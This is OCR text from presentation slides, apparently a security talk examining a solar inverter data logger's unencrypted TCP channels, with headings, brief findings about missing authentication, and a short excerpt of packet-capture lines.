
TCP Channel 1
- TCP#1: Backend communication, data delivery, remote management, firmware update, time sync


TCP Channel 2
- TCP#2: Local Management Port, detailed data readout, time setting, SmartHome Integration

TCP
Channel 1

Packet Capture for Dummies


fritz.box/html/capture.html





TCP
Channel 1


Unencrypted TCP Plain Text



- All messages are sent via Plain TCP
- Neither the Backend, nor the Device can be sure it‘s talking to the real counterpart
- Binary Data format also mainly public ally available https://github.com/0xb1ff/solarman-dissector/tree/main

TCP
Channel 1


Meta Data Analysis




TCP
Channel 1

Privacy?

Before (2023)




After (2024)



TCP
Channel 1

Changing the Management Server



65383	21:39:35,769825	10.1.1.62	8.211.53.112	TCP	397 1655 → 10000 [PSH, ACK] Seq=7444 Ack=714 Win=3667 Len=343
65384	21:39:35,790380	8.211.53.112	10.1.1.62	TCP	77 10000 → 1655 [PSH, ACK] Seq=714 Ack=7787 Win=31088 Len=23
65385	21:39:35,856017	10.1.1.62	8.211.53.112	TCP	397 1655 → 10000 [PSH, ACK] Seq=7787 Ack=737 Win=3644 Len=343
65386	21:39:35,876638	8.211.53.112	10.1.1.62	TCP	77 10000 → 1655 [PSH, ACK] Seq=737 Ack=8130 Win=31088 Len=23
65387	21:39:35,931065	10.1.1.62	8.211.53.112	TCP	60 1655 → 10000 [ACK] Seq=8130 Ack=760 Win=3621 Len=0
65388	21:39:35,953478	10.1.1.62	8.211.53.112	TCP	397 1655 → 10000 [PSH, ACK] Seq=8130 Ack=760 Win=3621 Len=343
65389	21:39:35,973877	8.211.53.112	10.1.1.62	TCP	77 10000 → 1655 [PSH, ACK] Seq=760 Ack=8473 Win=31088 Len=23
65390	21:39:36,026511	10.1.1.62	8.211.53.112	TCP	114 1655 → 10000 [PSH, ACK] Seq=8473 Ack=783 Win=3598 Len=60
